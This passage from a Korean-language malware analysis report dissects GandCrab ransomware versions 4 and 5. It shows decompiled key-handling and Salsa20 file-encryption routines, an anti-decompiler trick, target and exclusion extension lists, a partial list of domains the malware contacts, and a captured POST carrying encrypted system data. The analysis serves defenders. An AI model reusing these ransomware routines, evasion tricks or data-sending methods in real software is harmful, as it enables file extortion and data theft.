    _mm_storeu_si128(v1 - 1, _mm_xor_si128(_mm_loadu_si128(v1 - 1), v0));
    --v2;
}
while ( v2 );
do
{
    byte_4160B0[v3] ^= 5u; // decoding key
    ++v3;
}
while ( v3 < 0x114 );
sub_407610(&v22, "@hashbreaker Daniel J. Bernstein let's dance salsa <3", 0x1Fu);
v30 = 'rbh';
v4 = '@';
HIBYTE(v29) = 0;
do
{
    v21 = 0;
    --v4;
}
while ( v4 );
v6 = v22;
v7 = v23;
v8 = v24;
v9 = v25;
v16 = v26;
v17 = v27;
v18 = v28;
v19 = v29;
dword_417964 = "expand 32-byte k\\";
v5 = "apxe";
v10 = '3 dn';
v15 = 'yb-2';
v20 = 'k et';
v11 = 'sah@';
v12 = v30;
v13 = 0;
v14 = 0;
pbData = VirtualAlloc(0, 0x114u, 0x3000u, 4u);
custom_salsa_sub_4034F0(byte_4160B0, &v5, 0, 0x114u); // RSA 1 (공개키)

```

그림 76 공격자 RSA 공개키 복호화 루틴

위 루틴을 통해 공격자 RSA 공개키 정보를 복호화 할 수 있다.

Address	Hex dump	ASCII
00980000	06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00	...?.RSA1.□..
00980010	01 00 01 00 BB EF 02 46 0B 5E 8C 72 8E A0 A0 31	Γ.Γ.삼-F8^뽕뽕?
00980020	AE 95 33 82 D6 67 89 32 B2 ED 92 A8 16 0A BC 28	츙3꺈g?뽕뽕T.?
00980030	C1 4D 3E 00 A3 DC 48 47 3D E9 9A C1 31 AE 41 C5	뽕>.WHG=??뽕
00980040	E8 22 70 6A 7F 75 98 8F C6 EB EE 65 9B 1B 96 D3	?pj0u뽕뽕??뽕
00980050	4D AA 3F 75 0B A5 75 E7 71 CD 88 A0 77 E0 CB 2F	M?u8뽕??뽕뽕/
00980060	33 A2 0D AB E4 E3 40 82 3F D9 95 50 A4 92 56 AA	3?야??P뽕V
00980070	77 61 05 75 F2 25 81 DA A1 BE 30 A7 CB DA 2B A3	wa u?뽕±0/A?
00980080	9E 85 AB 03 8D BB D3 F0 BB 9C 71 9A D4 98 CF C6	뽕?뽕뽕뽕q뽕뽕
00980090	C2 A8 62 84 32 85 4C 1B 2C FF E4 D8 D9 E5 2A BB	뽕b?뽕-, 軋戀*
009800A0	18 06 08 6A F4 D8 D1 8D 00 E3 41 FC E7 C5 20 25	↑-□뽕?.?淮?%
009800B0	D2 DD 47 FF 27 09 1F 6D 34 6C 8A 0A EB AB 13 48	惱G '.m41?維!!H
009800C0	09 F6 24 24 98 84 22 DD C1 A1 1C 60 63 06 71 EE	.? \$뽕"北?`c-q
009800D0	00 4A 21 BA 1F AF 4C 03 D2 C7 3F BA 64 39 35 B4	.기?츙!老?뽕95
009800E0	44 0B 17 5F B5 2C 8C 4E B2 E6 61 B2 23 21 4D AD	D8?뽕뽕a?IM
009800F0	FB D4 1D 96 4B A1 FC 7F BF 98 78 BB D3 72 F1 E3	祐뽕ハ口뽕x뽕r뽕
00980100	46 1F 03 4C 05 18 96 C1 47 C0 A0 6F 17 07 11 10	F4 ↑뽕G뽕어◆+
00980110	2B 2D D4 C8 00 00 00 00 00 00 00 00 00 00 00	+-뽕.....
00980120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

그림 77 복호화 된 공격자의 RSA 공개키

- ② 로컬 시스템에서 추가로 RSA 공개키와 개인키를 생성한다.

```
if ( CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000000) )
{
    CryptGenKey(phProv, 0xA400u, 0x80000001u, &phKey);
    CryptExportKey(phKey, 0, 6u, 0, pbData, v7);
    CryptExportKey(phKey, 0, 7u, 0, v10, pdwDataLen);
}
```

그림 78 RSA 공개키, 개인키 생성

- ③ Salsa키와 Nonce를 생성하고 ④Salsa20 알고리즘으로 로컬에서 생성한 RSA 개인키를 암호화 한다. ⑤공격자의 공개키로 로컬 시스템의 개인키 암호화에 사용된 Salsa key, Nonce를 암호화 한다.

```
v2 = 0;
v3 = a2;
v4 = a1;
if ( CryptGenRandom_sub_405020(&salsa_key_v25, 32u) && CryptGenRandom_sub_405020(&v33, 8u) )// Gen Salsa key && Nonce
{
    v5 = 64;
    do
    {
        v24 = 0;
        --v5;
    }
    while ( v5 );
    v10 = salsa_key_v25;
    v11 = v26;
    v12 = v27;
    v13 = v28;
    v19 = v29;
    v20 = v30;
    v21 = v31;
    v22 = v32;
    v15 = v33;
    v6 = *(v4 + 8);
    dword_417964 = "expand 32-byte k\\";
    v9 = 'apxe';
    v14 = '3 dn';
    v18 = 'yb-2';
    v23 = 'k et';
    v16 = 0;
    v17 = 0;
    if ( v6 > 0x800 )
    return 0;
    *v3 = v6;
    custom_salsa_sub_4034F0(*(v4 + 4), &v9, v3 + 516, *(v4 + 8));// encrypt _ local Private RSA Key size( 0x 494)
    v35 = 32;
    v34 = 8;
    sub_407610(v3 + 4, &salsa_key_v25, 0x20u); // Key
    mm_storel_epi64((v3 + 260), mm_loadl_epi64(&v33));// Nonce
    v8 = CryptEncrypt_sub_403410(0, 0x114u, (v3 + 4), &v35) ? 1 : 0; // A Pubiuc_k_Encrypt (salsa key) size 0x100
    v2 = CryptEncrypt_sub_403410(0, 0x114u, (v3 + 260), &v34) ? v8 : 0; // A Pubiuc_k_Encrypt (salsa Nonce) size 0x100
}
```

그림 79 키 암호화

- ⑥ 암호화 된 키 정보는 레지스트리에 저장된다.

	데이터
레지스트리 경로	HKCU\Software\keys_data\data
값 이름	public
값 데이터	시스템에서 생성한 공개키



	데이터
레지스트리 경로	HKCU\Software\keys_data\data
값 이름	private
값 데이터	[길이]+[공격자 공개키로 암호화 된 SalsaKEY]+[공격자 공개키로 암호화 된 Nonce]+[Salsa로 암호화 된 시스템 개인키]

private에 저장된 값의 구조는 아래와 같다.

Address	Hex dump	ASCII	
00C50800	94 04 00 00	73 E6 80 C6 9A 24 36 D0 AE 17 5F A6	?...8????
00C50810	D6 13 18 77	2E 0C 8E A6 AE 9D 06 C2 2E 36 39 55	?-w...??-?69U
00C50820	2C 52 55 F1	26 29 15 E7 B1 97 DE 27 C8 66 B9 BB	,RU??-??-??
00C50830	83 8F A3 43	AC 12 08 B6 07 60 C9 51 A7 85 67 D9	??-??-??-??
00C50840	42 68 B2 DD	FE 5A 80 18 16 0E F7 95 D8 5B 28 56	Ln??-??-??(V
00C50850	60 46 C5 70	A1 3A 50 2E 88 FC D2 59 A7 14 07 D8	?F3P>??
00C50860	62 10 DE E5	D6 84 E5 E3 6E FA E0 7B CE 45 47 73	b??-??-??(??G6
00C50870	42 8D 96 EC	07 8F 6F 3B FC 81 6F BB 8A AD A6 36	??-??-??-??
00C50880	94 72 2F AA	56 49 36 38 10 BC 07 FA A5 80 E0 8F	??-??-??-??
00C50890	95 11 74 3D	63 EA 25 F8 07 72 6D 26 66 31 C6 E8	?-c-?rnmf1?
00C508A0	82 5E BE FE	F0 3B 19 F0 98 7F 94 55 54 8A 3D 62	?-??-??-??
00C508B0	48 53 A2 78	7E C5 04 72 84 AE 93 54 E7 45 83 97	K5-?r-??-??
00C508C0	00 7E 17 BB	D1 1D 10 5C 8B 59 73 53 FA 2E BA 17 AD	,...-??-??-??
00C508D0	4A BB 69 90	AF 27 47 8D E0 53 CA 17 06 08 3C 91	?-??-??-??
00C508E0	86 E3 2A F6	A9 83 54 22 67 73 FA 93 07 52 ED 7E	??-??-??-??
00C508F0	A2 36 61 62	1F A8 00 76 EF C2 DA 06 0E 00 74 58	?ab?v-??-??
00C50900	D3 65 F6 61	80 D5 15 A5 12 02 BA 46 AB EE 71 4A	?-??-??-??
00C50910	8F 37 31 98	F2 81 2A D0 FD 1A 13 BD F8 E3 57 62	071-??-??-??
00C50920	87 42 29 69	11 02 51 87 0F BC 06 FE C4 7C 36 8D	??-??-??-??
00C50930	D4 62 CB 11	12 C1 84 07 D6 CD 0A 1C 8F 4E BB 3F	?-??-??-??
00C50940	2D 77 D7 34	38 0D DF 37 D8 6A 87 AC 81 03 E8 0E	-w8B.??-??
00C50950	05 4C B0 9E	A1 43 5E AD ED 95 A0 6C EC 4E 6F 0E	...-??-??-??
00C50960	0E 4E 05 90	CE 80 74 5E AE 74 E8 66 92 87 40 1B	...-??-??-??
00C50970	2E A4 C9 D1	A3 4E ED 7F 47 A2 0C 5A 6E 45 49 6D	...-??-??-??
00C50980	3E DE C6 17	87 AA 80 AF 3D DC A7 F3 FB E9 90 F2	...-??-??-??
00C50990	90 AD A0 0F	AE D0 AE 19 BF 73 15 1C B5 39 3F	...-??-??-??
00C509A0	71 9F D8 92	67 CA C9 C7 F3 33 81 34 18 B3 E8 91	...-??-??-??
00C509B0	B2 1E 61 D8	0B EF F5 69 61 09 44 E9 27 9A 7B 77	...-??-??-??
00C509C0	09 7A 61 69	F9 8B 48 24 9C 56 2A 14 A7 23 E7 AA	...-??-??-??
00C509D0	F8 6C 76 28	3B 99 D0 21 53 59 D2 BB 5A C6 FE 70	...-??-??-??
00C509E0	49 95 BE 2E	7C AC 87 B4 56 3A D6 64 90 00 3D D8	...-??-??-??
00C509F0	13 AF 9A A2	D5 18 D5 3D ED 48 C3 A9 C7 A2 4E C2	...-??-??-??
00C50A00	58 A6 8B 14	83 55 37 A7 7A 8F FE 74 C8 EF 3C 57	...-??-??-??
00C50A10	FA E0 71 05	90 08 F9 94 48 05 B3 BD 1C 6B 37 9E	...-??-??-??
00C50A20	A1 6D 47 15	AB 1E F8 B7 87 A0 E9 E2 43 39 E0 CA	...-??-??-??
00C50A30	6A A3 43 AD	F1 3E 95 F3 CB BA FC E4 A8 28 70 0B	...-??-??-??
00C50A40	E9 0F C5 BB	4A 24 B9 BE CA C8 9B 8A 2D B7 C2 2F	...-??-??-??
00C50A50	F8 94 99 92	A0 F3 4A 82 B1 84 B2 EF 1D AA 74 02	...-??-??-??

그림 80 private 값 구조



### 3) 랜섬노트

랜섬노트에 암호화 된 키 정보와 시스템의 데이터 값이 Base64로 인코딩 되어 추가 되었다.



그림 81 버전 4.X 랜섬노트

### 4) 분석 회피 기법

버전 4.3에서 코드 분석을 방해하기 위한 목적으로 안티 헥스레이(Hexlays) 기능이 삽입되었다.

악성코드는 존재하지 않는 주소영역으로 점프하는 것처럼 보이게 만들어 조건 분기문을 제대로 해석할 수 없도록 하여 분석을 방해한다.

#### ■ 분석 방해 방법

- ① pseudocode로 변환을 하지 못 하도록 방해하는 방법으로 실제 실행되지 않는 주소로 조건 분기(Jnz)를 삽입. (실제 무조건 분기처럼 사용되어 디버거로 진행했을 때 코드는 정상적으로 진행이 됨)
- ② 해당 명령어를 해석하지 못해 pseudocode로 변환에 실패함

```

text:0040398C      ;
text:0040398C      ;
text:0040398C      ;
loc_40398C:        ; CODE XREF: sub_40414B+3D4p
text:0040398C 55      push    ebp
text:0040398D 8B EC    mov     ebp, esp
text:0040398F 81 EC 9C 00 00+  sub     esp, 9Ch
text:00403995 E8 00 00 00 00  call    $+5
text:0040399A 3E 83 04 24 11  add     dword ptr ds:[esp], 11h
text:0040399F 75 05      jnz     short near ptr loc_4039A3+3
text:004039A1 74 03      jz      short near ptr loc_4039A3+3
text:004039A3      ;
text:004039A3      ;
loc_4039A3:        ; CODE XREF: .text:0040399F↑j
text:004039A3      ; .text:004039A1↑j
text:004039A3 E9 28 14 58 FF  jmp     near ptr 0FF984D5C
text:004039A8 E0 00 E9 FF      dd     0FFE900E0h
text:004039AC      ;
text:004039AC 15 68 00 41 00  adc     eax, offset GetCommandLineA
text:004039B1 6A 00      push    0
text:004039B3 6A 00      push    0
text:004039B5 6A 00      push    0
text:004039B7 FF 15 74 00 41+  call    OpenProcess
text:004039BD FF 15 4C 00 41+  call    GetLastError
text:004039C3 83 F8 57      cmp     eax, 57h ; 'W'
text:004039C6 74 08      jz      short loc_4039D0
text:004039C8 6A 00      push    0
text:004039CA FF 15 50 00 41+  call    ExitProcess

```

그림 82 안티 디스어셈블이 적용된 코드

## ■ 실제 행위 및 코드패치

- ① esp 에 [현재 주소 + 0x11] 영역의 현재주소를 저장
- ② 해당 주소가 0으로 세팅될 일이 없어 무조건 분기와 같이 이용할 수 있음
- ③ 점프된 위치에서 pop eax 명령을 수행 하게 되면 eax 값은 esp에 저장했던 [address + 0x11]의 주소를 가리키게 됨
- ④ 해당 위치로 점프 하여 계속 코드가 진행

```

text:0040398C      ;
text:0040398C      ;
text:0040398C      ;
loc_40398C:        ; CODE XREF: sub_40414B+3D4p
text:0040398C 55      push    ebp
text:0040398D 8B EC    mov     ebp, esp
text:0040398F 81 EC 9C 00 00+  sub     esp, 9Ch
text:00403995 E8 00 00 00 00  call    $+5
text:0040399A 3E 83 04 24 11  add     dword ptr ds:[esp], 11h
text:0040399F 75 05      jnz     short loc_4039A6
text:004039A1 74 03      jz      short loc_4039A6
text:004039A3      ;
text:004039A3      ;
text:004039A4 28      db     0E9h
text:004039A5 14      db     28h ; (
text:004039A6      ;
text:004039A6      ;
text:004039A6      ;
loc_4039A6:        ; CODE XREF: .text:0040399F↑j
text:004039A6      ; .text:004039A1↑j
text:004039A6 58      pop     eax
text:004039A7 FF E0      jmp     eax
text:004039A9 00      ;
text:004039AA E9      db     0E9h
text:004039AB      ;
text:004039AB      ;
text:004039AB      ;
text:004039AB FF 15 68 00 41+  call    GetCommandLineA
text:004039B1 6A 00      push    0
text:004039B3 6A 00      push    0
text:004039B5 6A 00      push    0
text:004039B7 FF 15 74 00 41+  call    OpenProcess
text:004039BD FF 15 4C 00 41+  call    GetLastError
text:004039C3 83 F8 57      cmp     eax, 57h ; 'W'
text:004039C6 74 08      jz      short loc_4039D0
text:004039C8 6A 00      push    0
text:004039CA FF 15 50 00 41+  call    ExitProcess

```

그림 83 코드 수정된 내용

## 5) 공격자와 통신

버전 4.0.0에서는 C2 통신을 하지 않으나 이후 발견되는 버전 4.1.2부터 C2와 통신 부분이 추가되었다. 파일암호화는 통신함수가 쓰레드로 동작하기 때문에 통신 성공·실패와 관계없이 진행한다.

```
lstrcatW(lpString, L"&id=");
lstrcatW(lpString, L"57");
lstrcatW(lpString, L"&sub_id=");
lstrcatW(lpString, L"133");
lstrcatW(lpString, L"&version=");
lstrcatW(lpString, L"4.1.2");
lstrcatW(lpString, L"&action=call");
dword_41F078 = 2 * lstrlenW(lpString);
v3 = lstrlenW(lpString);
rc4_sub_403862(v4, 2 * v3); // sys info _encoding rc4
SetErrorMode(1u);
v5 = CreateThread(0, 0, connect_sub_403645, 0, 0, 0); // Connect_Thread
```

그림 84 통신 쓰레드

0x415C90주소부터 0x872B 만큼 xor(5) 연산해 도메인리스트를 얻는다.

```
do
    *(word_415C90 + v1++) ^= 5u; // decode domain list
while ( v1 < 0x872B );
```

그림 85 xor 연산

악성코드는 약 960여개의 도메인 정보를 저장하고 있다.

도메인 리스트 일부		
www.billerimpex.com	bellytobabyphotographyseattle.com	oceanlinen.com
www.macartegrise.eu	alem.be	tommarmores.com.br
www.poketeg.com	boatshowradio.com	nesten.dk
perovaphoto.ru	dna-cp.com	zaeba.co.uk
asl-company.ru	acbt.fr	www.n2plus.co.th
www.fabbfoundation.gm	wpakademi.com	koloritplus.ru
www.perfectfunnelblueprint.com	www.cakav.hu	h5s.vn
www.wash-wear.com	www.mimid.cz	marketisleri.com
pp-panda74.ru	6chen.cn	www.toflyaviacao.com.br
cevent.net	goodapd.website	www.rment.in

획득한 도메인 주소와 특정 문자열을 랜덤하게 조합해 하위 경로를 생성하고 정보를 전송한다.




그림 86도메인 정보 생성

```

0012DCA 00412510 Format = "%s/%s/%s/%s.%s"
0012DCA 0012F700 <%s> = "http://.www.billerimpex.com"
0012DCA 0012DCC0 <%s> = "static"
0012DCA 0012DEC0 <%s> = "images"
0012DCE 0012E0C0 <%s> = "amruim"
0012DCE 0012E2C0 <%s> = "bmp"
0012DCE 00000015

```

그림 87 랜덤하게 생성된 주소

정보를 송신 하기는 하나 실제로 유효하지 않은 사이트로 판단된다.

```

Wireshark - Follow TCP Stream (tcp.stream eq 98) - wireshark_6998E5C4-6600-48FC-8C64-...
POST /static/tmp/dazu.png HTTP/1.1
Content-Type: multipart/form-data
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.poketeg.com
Content-Length: 552
Cache-Control: no-cache

wfkD6iudumBkmpL8IRr4U/exR1b20S/
tiDxw0Qf191Ynv0ewPx50Yfxds5YkTuNRynZy7n1WpLfXTGOHhh5qBJzss9MC7736UkGSDDniUJJG8/
LFF//kmGmoAZAGLo2j5/wd2UrxMJk
+iqWhSkSgAr0AxyYb0KCX77nHbW8kZ3Q2bYKWPmC8YcRYZ6SIXsQpBI4i28GAS1KxZA9VoQP8uUfcNSJ
y2P2MPU0oMOYP74ptLBiTBjxPmusoQnZkP6M/
BPrb1p9z0jajjd1AFXgh14JnWN07CD4xfQ7WDJ0rt30/SirFCg/
+kb4tctjqtZqno7qu5+RitrEnkUHB6eKy/z42RetyGtZYH1qJ81Ht1BG
+Eawb1Sd94t240aboY8hybIyq2Xmix5QcTwcqa10gJIMjpJFqwuUoABPBnKc+D05bALafi2Egg/
VrfA3kxAtKxw7hZmzpTBEf3prLa0b91wsZMHQVR1aKajmX1gTgNn90mRHfxyysQURnmbIwls6w9XIMVZ
jpLTenfFACJcA8PyhNj38FQyDCh6YeEg==HTTP/1.1 500 Internal Server Error

```

그림 88 정보 송신 시도



## 6. 랜드크랩 버전 5 분석

### 1) 감염 확장자 생성

지금까지 .GDCB, .CRAB 등으로 고정되어있던 확장자가 임의의 확장자 명으로 변화 되었다. 확장자를 생성할 때 “CryptGenRandom” 함수와 연산을 통해 임의의 확장자를 생성한다.

```
while ( 1 )
{
    v4 = CryptGenRandom_sub_409134();           // gen random str[4]
    v5 = (v4 ? &pbBuffer[v4 % (v13 - v2 + 1)] : 0);
    v6 = virtualAlloc_(2 * v5 + 8);
    rand_str = v6;
    if ( !v6 )
        break;
    *v6 = 46;
    rand_str = v6 + 1;
    v14 = 0;
    sub_40E150(&v15, 0, 0x3Eu);
    wsprintfW(&v14, L"0x%X", v5);
    if ( !CryptGenRandom_(v10, v11, pbBuffer) )
    {
        --rand_str;                               // Gen Random Extension str
        VirtualFree__(rand_str);
        rand_str = 0;
        return 0;
    }
}
```

그림 89 임의의 문자열(감염 확장자) 생성

감염된 파일의 확장자를 임의의 문자열로 생성한 값으로 변경하며, 만약 문자열이 제대로 생성되지 않았다면 “.KRAB”를 감염 확장자로 사용한다.

```
if ( rand_str )
    v5 = 2 * lstrlenW(rand_str) + 2;
v6 = lstrlenW(Origin_Filename_v4);
result = virtualAlloc_(2 * (v5 + v6) + 24);
v8 = result;
if ( result )
{
    if ( rand_str )
        wsprintfW(result, L"%s%s", Origin_Filename_v4, rand_str);
    else
        wsprintfW(result, L"%s.KRAB", Origin_Filename_v4);
}
```

그림 90 감염 파일 확장자 변경



## 2) 파일 암호화

감염 확장자가 임의의 문자열로 변함으로 인해 암호화 제외 파일명이 추가되었다.

암호화 제외 경로		암호화 제외 파일명	
₩ProgramData₩	[PROGRAM_FILESX86]	desktop.ini	[확장자]-DECRYPT.txt
₩IETIdCache₩	[PROGRAM_FILES_COMMON]	autorun.inf	[확장자]-DECRYPT.html
₩Boot₩	[WINDOWS]	ntuser.dat	KRAB-DECRYPT.html
₩Program Files₩	[LOCAL_APPDATA]	iconcache.db	KRAB-DECRYPT.txt
₩Tor Browser₩		bootsect.bak	CRAB-DECRYPT.txt
₩All Users₩		boot.ini	ntldr
₩Local Settings₩		ntuser.dat.log	NTDETECT.COM
₩Windows₩		thumbs.db	Bootfont.bin

### ■ 암호화 파일 탐색 루틴

- ① 대상 파일을 읽어와 암호화 제외 확장자와 비교하고 제외 확장자와 동일하다면 다음 파일을 읽어옴
- ② 대상 파일이이 암호화 제외 폴더 및 암호화 제외 파일명과 동일하다면 다음 파일을 읽어옴
- ③ 전체 암호화 대상 파일인지를 판별 후 전체 암호화 대상 이라면 전체를, 해당하지 않는다면 처음 0x100000만 암호화를 진행한다.

※ 암호화 제외 확장자를 제외하고는 모든 파일 암호화 진행

```

if ( !Except_extension_sub_4077E0(Origin_Filename_v4) )
{
    if ( !Except_file_path_sub_4074B9(Origin_Filename_v4) && *(v25 + 32) >= 2u )
    {
        v9 = include_extension_sub_40770F(Origin_Filename_v4); // in = eax = 1 , none = eax = 0
        flag_v10 = 1;
        if ( v9 )
            flag_v10 = 0;
        v26 = flag_v10;
        if ( !dword_423710 )
        {
            ModuleName = 'n';
            v13 = 't';
            v17 = '.';
            v21 = 0;
            v14 = 'd';
            v15 = 'l';
            v16 = 'l';
            v18 = 'd';
            v19 = 'l';
            v20 = 'l';
            v11 = GetModuleHandleW(&ModuleName);
            if ( v11 )
            {
                _mm_storeu_si128(ProcName, _mm_load_si128(&xmmword_41A8B0)); // NtSetInformation
                v23 = 'eliF';
                v24 = 0;
                dword_423710 = GetProcAddress(v11, ProcName);
            }
            flag_v10 = v26;
        }
        v26 = 0;
        if ( Encrypt_sub_401261(Origin_Filename_v4, a3, flag_v10, flag_v10, v25, &v26) ) // in = 0 , none = 1
        {
            if ( v26 )
                MoveFileExW(Origin_Filename_v4, v8, 1u);
        }
    }
}

```

그림 91 암호화 대상 확장자 및 경로 확인

암호 제외 확장자는 버전 4에서 1종이 추가된 43 종으로, 추가된 확장자는 암호화된 파일의 확장자 변경에 사용될 임의의 확장자명이다.

암호화 제외 확장자 (43 종)
.ani .cab .cpl .cur .diagcab .diagpkg .dll .drv .lock .hlp .ldf .icl .icns .ico .ics .lnk .key .idx .mod .mpa .msc .msp .msstyles .msu .nomedia .ocx .prf .rom .rtp .scr .shs .spl .sys .theme .themepack .exe .bat .cmd .gandcrab .KRAB .CRAB .zerophage_i_like_your_pictures, <b>[random Extension]</b>

전체 암호화 대상 확장자에는 한글문서 파일의 확장자도 포함되어 있다.

### 전체 암호화 대상 확장자 (335 종)

.1st, .602, .docb, .xlm, .xlsx, .xslm, .xltx, .xltm, .xlsb, .xla, .xlam, .xll, .xlw, .ppt, .pot, .pps, .pptx, .pptm, .potx, .potm, .ppam, .ppsx, .ppsm, .sldx, .sldm, .xps, .xls, .xlt, .doc, .dotm, .docx, .abw, .act, .adoc, .aim, .ans, .apkg, .apt, .asc, .asc, .ascii, .ase, .aty, .awp, .awt, .aww, .bad, .bbs, .bdp, .bdr, .bean, .bib, .bib, .bibtex, .bml, .bna, .boc, .brx, .btd, .bzabw, .calca, .charset, .chart, .chord, .cnm, .cod, .crwl, .cws, .cyi, .dca, .dfti, .dgs, .diz, .dne, .dot, .doc, .docm, .dotx, .docx, .docxml, .docz, .dox, .dropbox, .dsc, .dvi, .dwd, .dx, .dxb, .dyp, .eio, .eit, .emf, .eml, .emlx, .emulecollection, .epp, .err, .err, .etf, .etx, .euc, .fadein, .template, .faq, .fbl, .fcf, .fdf, .fdr, .fds, .fdt, .fdx, .fdxt, .fft, .fgs, .flr, .fodt, .fountain, .fpt, .ftr, .fwd, .fwdn, .gmd, .gpd, .gpn, .gsd, .gthr, .gv, .hbk, .hht, .hs, .hwp, .hwp, .hz, .idx, .iil, .ipf, .ipspot, .jarvis, .jis, .jnp, .joe, .jpl, .jrtf, .jtd, .kes, .klg, .knt, .kon, .kwd, .latex, .lbt, .lis, .lnt, .log, .lp2, .lst, .lstr, .ltx, .lue, .luf, .lwp, .lxfml, .lyt, .lyx, .man, .mbox, .mcw, .md5, .me, .mell, .mell, .min, .mnt, .msg, .mw, .mwd, .mwp, .nb, .ndoc, .nfo, .ngloss, .njx, .note, .notes, .now, .nwtxt, .nwm, .nwp, .ocr, .odif, .odm, .odo, .odt, .ofl, .opeico, .openbsd, .ort, .ott, .p7s, .pages, .pages-tef, .pdpcmd, .pfx, .pjt, .plain, .plantuml, .pmo, .prt, .prt, .psw, .pu, .pvj, .pvm, .pwd, .pwdp, .pwdpl, .pwi, .pwr, .qdl, .qpf, .rad, .readme, .rft, .ris, .rpt, .rst, .rtd, .rtf, .rtfd, .rtx, .run, .rvf, .rzk, .rzn, .saf, .safetext, .sam, .sam, .save, .scc, .scm, .scriv, .scrivx, .sct, .scw, .sdm, .sdoc, .sdw, .se, .session, .sgm, .sig, .skcard, .sla, .sla, .gz, .smf, .sms, .ssa, .story, .strings, .stw, .sty, .sublime-project, .sublime-workspace, .sxx, .sxw, .tab, .tab, .tdf, .tdf, .template, .tex, .text, .textclipping, .thp, .tlb, .tm, .tmd, .tmdx, .tmv, .tmvx, .tpc, .treby, .tvj, .txt, .u3i, .unauth, .unx, .uof, .uot, .upd, .utf8, .utxt, .vct, .vnt, .vw, .wbk, .webdoc, .wn, .wp, .wp4, .wp5, .wp6, .wp7, .wpa, .wpd, .wpd, .wpd, .wpl, .wps, .wps, .wpt, .wpt, .wpw, .wri, .wsd, .wtt, .wtx, .xbdoc, .xbplate, .xdl, .xdl, .xwp, .xwp, .xwp, .xy, .xy3, .xyp, .xyw, .zabw, .zrtf, .zw

암호화 대상 파일을 0x100000 (1,048,576) 바이트 씩 읽어 암호화를 진행하게 된다.  
이때 전체 암호화 대상 파일이 아니라면 0x100000 (1,048,576) 바이트 한 번만 암호화  
하게 되며, 암호화 대상이라면 전체를 암호화 한다.

```
do
{
    if ( ReadFile(v11, lpBuffer, v8[132], &NumberOfBytesRead, 0) && NumberOfBytesRead )// size = 100000(1048576)
    {
        v15 = v36;
        if ( NumberOfBytesRead < v8[132] )
        {
            v15 = 1;
            v16 = lpBuffer;
            if ( bExist_arg_a4 )
            {
                v15 = bExist_arg_a4; // include extensions = 0 , none = 1
            }
            v17 = CFADD__(NumberOfBytesRead, v8[128]);
            v8[128] += NumberOfBytesRead;
            v36 = v15;
            v8[129] += v17;
            v18 = v34;
            nNumberOfBytesToWrite = NumberOfBytesRead;
            custom_salsa_sub_407164(v16, &v21, v34, NumberOfBytesRead);
            SetFilePointerEx(v11, -nNumberOfBytesToWrite, 0, 1u);
            v19 = 0;
            liDistanceToMove.HighPart = 0;
            while ( v19 < 100 && !WriteFile(v11, v18, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )// encrypted data
            {
                Sleep(0x64u);
                v19 = liDistanceToMove.HighPart++ + 1;
            }
            v8 = v30.HighPart;
            v20 = v36;
            ++*(v30.HighPart + 520);
        }
        else
        {
            v20 = 1;
            v36 = 1;
        }
    }
    while ( !v20 );
    if ( bExist_arg_a4 )
    {
        v30.QuadPart = 0i64;
        SetFilePointerEx(v11, 0i64, 0, 2u);
    }
    v7 = WriteFile(v11, v8, 0x21Cu, &NumberOfBytesWritten, 0);// encrypted salsa Key, Nonce & origin file size
    VirtualFree__(lpBuffer);
    VirtualFree__(v34);
}
```

그림 92 암호화 루틴

암호화 된 파일은 위 연산에서 생성된 임의의 확장자로 변경시킨다.

이름	크기	종류
LSNQROUC-DECRYPT.txt	9KB	텍스트 문서
ollybcpb.lib,lsnqrouc	21KB	LSNQROUC 파일
PLUGIN,H,lsnqrouc	91KB	LSNQROUC 파일
Project2,bpf,lsnqrouc	1KB	LSNQROUC 파일
Project2,bpr,lsnqrouc	9KB	LSNQROUC 파일
Project2,dsk,lsnqrouc	7KB	LSNQROUC 파일
Project2,lib,lsnqrouc	1KB	LSNQROUC 파일
Project2,res,lsnqrouc	2KB	LSNQROUC 파일
Project2,tds,lsnqrouc	385KB	LSNQROUC 파일
Unit1,cpp,lsnqrouc	4KB	LSNQROUC 파일
Unit1,obj,lsnqrouc	5KB	LSNQROUC 파일

그림 93 암호화 된 파일

### 3) 랜섬노트 생성

랜섬노트에 임의의 문자열 값으로 생성한 감염파일 확장자 정보가 포함된다.

